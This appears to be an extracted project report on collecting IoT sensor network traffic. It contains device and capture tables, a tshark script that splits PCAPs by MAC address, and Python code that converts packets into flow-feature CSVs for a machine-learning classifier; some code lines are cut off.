4	DHT11 Sensor	2C:F4:32:20:BC:E5	Measure room temperature and Humidity and controlling fan
5	LDR Sensor	CC:50:E3:17:31:FE	Street Lights, Light Intensity Meters, Burglar Alarm Circuits
6	Flame Sensor	2C:F4:32:20:7D:BB	Gas, Heaters monitor, Flame quality monitor.
7	Tilt Sensor	CC:50:E3:C6:0E:32	Garage door control, smart from of mobile devices
8	Sound Sensor	2C:F4:32:20:75:EE	Audio Amplifier, smartphones, sound level recognition
9	Moisture Sensor	2C:F4:32:20:BC:2A	Gardening
10	Vibration Sensor	2C:F4:32:20:BE:A4	HVAC
11	Smoke Sensor	CC:50:E3:C6:DA:75	Fire Alarm
12	Rain Sensor	2C:F4:32:20:BB:50	Used in car rain sensing wiper
13	Hall Effect Sensor	2C:F4:32:20:81:50	Position sensing and fluid monitoring
14	LM35 Temperature Sensor Module	CC:50:E3:C6:E7:ED	Battery monitoring in car
15	Accelerometer Sensor	CC:50:E3:C6:DE:24	Opening and closing doors
16	Pulse Sensor	2C:F4:32:20:BD:EA	Health Monitoring
17	GPS Module	F4:CF:A2:F5:0A:BD	Smart Phones, Car positioning monitoring
18	TCRT5000	8C:AA:B5:59:91:55	Object detection
19	Laser Sensor	8C:AA:B5:59:8E:FD	Security and Surveillance

S.NO.	IOT DEVICE NAME	MAC ADDRESS	PROTOCOL	APPLICATION AREA
20	Real Time Clock Module Sensor	84:CC:A8:83:76:18	MQTT	
21	Gyroscope Sensor	f4:cf:a2:f5:14:80	HTTP	
22	Pressure Sensor	f4:cf:a2:f5:15:a6	HTTP	
23	Color Code Sensor	f4:cf:a2:f5:0e:0c	HTTP	
24	Air Quality Sensor (MQ135)	f4:cf:a2:f5:0c:b5	HTTP	
25	Alcohol Sensor (MQ3)	8c:aa:b5:59:8f:dc	HTTP	
26	Load Cell Sensor	f4:cf:a2:f2:fc:69	HTTP	

S.N0.	PCAP Captured on	Number of Devices	Packets Received	Size (in MB)
1	2 Dec 2020	4	1,01,191	8.5
2	4 Dec 2020	4	64,658	5.5
3	18 Dec 2020	6	1,28,591	12
4	17 Jan 2021	8	1,98,894	15.5
5	29 Jan 2021	17	6,57,708	51.5
6	3 Feb 2021 File 1	17	3,06,854	23.7
7	3 Feb 2021 File 2	17	4,16,383	32.1
8	9 Feb 2021	19	6,28,241	48.4
9	12 Feb 2021	19	1,90,356	14.9
10	15 Feb 2021	19	9,82,006	78.6
TOTAL Packets Received:			**36,74,882**	

S.N0.	***PCAP Captured on***	***Number of Devices***	***Packets Received***	***Size (in MB)***
1	2 Dec 2020	4	1,01,191	8.5
2	4 Dec 2020	4	64,658	5.5
3	18 Dec 2020	6	1,28,591	12
4	17 Jan 2021	8	1,98,894	15.5
5	29 Jan 2021	17	6,57,708	51.5
6	3 Feb 2021 File 1	17	3,06,854	23.7
7	3 Feb 2021 File 2	17	4,16,383	32.1
8	9 Feb 2021	19	6,28,241	48.4
9	12 Feb 2021	19	1,90,356	14.9
10	15 Feb 2021	19	9,82,006	78.6
TOTAL Packets Received:			**36,74,882**	

Program Flow Chart



Experimental Setup

Combined PCAP File

Splits into multiple files according to mac address

Python script is used to process multiple pcap files into csv files

different csv files are annotated according to their mac address and then merged in one csv


Merged CSV

CSV imported to the machine learning classifier

Data is split into train and test data


n = number of devices

Bash Program for Splitting PCAP files



```bash
# usage "$0" pcap_file1 pcap_file2 ...

#macs=(44:65:0d:56:cc:d3 e0:76:d0:3f:00:ae 70:88:6b:10:0f:c6 b4:75:0e:ec:e5:a9 ec:1a:59:83:28:11 ec:1a:59:79:f4:89 74:6a:89:00:2e:25 7c:70:bc:5d:5e:dc
00:24:e4:20:28:c6)
#ips=( 192.168.202.68 192.168.202.79 192.168.229.153 192.168.23.253 )
macs=(2C:F4:32:20:7E:D6 2C:F4:32:20:7D:5D CC:50:E3:C6:E3:A8 CC:50:E3:C6:E6:A2 2C:F4:32:20:BC:E5 CC:50:E3:17:31:FE 2C:F4:32:20:7D:BB CC:50:E3:C6:0E:32 2

for mac in ${macs[*]}
    #for ip in ${ips[*]}
    do
        echo "$mac" >&2
        #echo "$ip" >&2
  mkdir /mnt/c/MyStuff/ProjectPCAP/9feb/$mac/
        tshark -r "/mnt/c/MyStuff/ProjectPCAP/9feb/9Feb21.pcap" -Y "eth.addr == $mac" -w "/mnt/c/MyStuff/ProjectPCAP/9feb/$mac/ $mac.pcap"

    done

```

Program for Processing PCAP to CSV




```python
from scapy.all import*
from os import listdir
from os.path import isfile, join
import os
import datetime
import numpy as np
import csv
import math
from itertools import groupby
#from itertools import zip_longest
from datetime import timedelta
from datetime import datetime, date
import pandas as pd
#from final import mac

#path = "/media/root/8272-171E/Device_wise/00_24_e4_1b_6f_96/"
#path = "/MyStuff/Codes  F/ProjectPCAP/pcap/"
#mac="test"
#path = "/home/vinayak/PCAP Project/Episode 2:/"
#path = "/home/vinayak/PCAP Project/pcap3/"

def omit_duplicate(x):
  return list(dict.fromkeys(x))

def convert(string):
    li = list(string.split(" "))
    return li

def Diff(li1, li2):
    li_dif = [i for i in li1 + li2 if i not in li1 or i not in li2]
    return li_dif

def float_filter(list):#Function to filter out non float items in a list.
    flag=0
    for i in list:
        if(isinstance(i,str)==True):
            flag=flag+1
    return flag

def minsec(input_sec):
    if(input_sec>=1):
        secx=input_sec//1
    else:
```

```python
    pre_len=len(list_pre_i)


#print(list_i,list_o)

list_pre=[]
list_prex=[]
list_pre_min=[]
list_pre_minx=[]

for i in range(0,pre_len):
    list_pre = [list_pre_type[i], list_pre_i[i], list_pre_o[i], list_pre_c[i], list_pre_fps[i], list_pre_fd[i], list_pre_
    list_prex.append(list_pre)
    list_pre_min = [list_pre_type[i], list_pre_i[i], list_pre_o[i]]
    list_pre_minx.append(list_pre_min)

list_pre_final=[]
list_pre_finalx=[]

for i in range(0,pre_len):
    s_pre_c=0
    s_pre_fps=0
    s_pre_fd=0
    s_pre_ws=0
    s_pre_pl=0
    s_pre_pps=0
    s_pre_st=0
    s_pre_sp=0
    s_pre_dp=0
    for j in range(0,pre_len):
        if(i!=j):
            if(list_pre_minx[i]==list_pre_minx[j]):
                    s_pre_c = s_pre_c + list_pre_c[j]
                    s_pre_fps = s_pre_fps + list_pre_fps[j]
                    s_pre_fd = s_pre_fd + list_pre_fd[j]
                    s_pre_ws = s_pre_ws + list_pre_ws[j]
                    s_pre_pl = s_pre_pl + list_pre_pl[j]
                    s_pre_pps = s_pre_pps + list_pre_pps[j]
                    s_pre_st = s_pre_st + list_pre_st[j]
                    s_pre_sp = s_pre_sp + list_pre_sp[j]
                    s_pre_dp = s_pre_dp + list_pre_dp[j]

    s_pre_cx = s_pre_c + list_pre_c[i]

```


Flow Chart

Program for Merging csv files



```python
import os, glob
import pandas as pd
from datetime import datetime, date

def merge():
    path = "/mnt/c/MyStuff/ProjectPCAP/"

    all_files = glob.glob(os.path.join(path, "*.csv"))

    all_df = []
    for f in all_files:
        df = pd.read_csv(f, sep=',')
        df['file'] = f.split('/')[-1]
        all_df.append(df)

    today = date.today()
    date_d1 = today.strftime("%d_%m_%Y")

    filename = "merged_{}.csv".format(date_d1)

    merged_df = pd.concat(all_df, ignore_index=True, sort=True)
    merged_df.to_csv(filename)
    #print("Done")

```

CSV File



Destinatio	Destinatio	Flow Dura	Flow Payl	Flow Rati	Flow Volu	Mac Addr	Packet Pay	Packet len	Protocol	Sleep Tim	Source	Source Po	Transmit-
192.168.0.	49951	10.93333	88	0.926554	682	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	62.33264
192.168.0.	55879	12.26667	188	0.989496	1894	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	154.2223
192.168.0.	63517	2.35	94	0.95539	1052	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	447.3091
192.168.0.	57506	2.75	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	313.4275
192.168.0.	57219	3.533333	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	245.0773
192.168.0.	51093	4.25	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	203.1079
192.168.0.	58047	5.783333	100	0.828358	980	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	169.1936
192.168.0.	55781	5.766667	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	150.1274
192.168.0.	51532	6.05	94	0.705882	812	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	134.0231
192.168.0.	51532	34.46667	8	0.7	3672	2C:F4:32:2	0	102	ARP	0	192.168.0.	1883	106.4983
192.168.0.	50938	7.266667	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	119.0066
192.168.0.	56256	8.016667	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	107.8866
192.168.0.	62178	8.783333	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	98.49101
192.168.0.	58578	9.533333	94	0.819328	866	2C:F4:32:2	6	114	TCP	0	192.168.0.	1883	90.72877
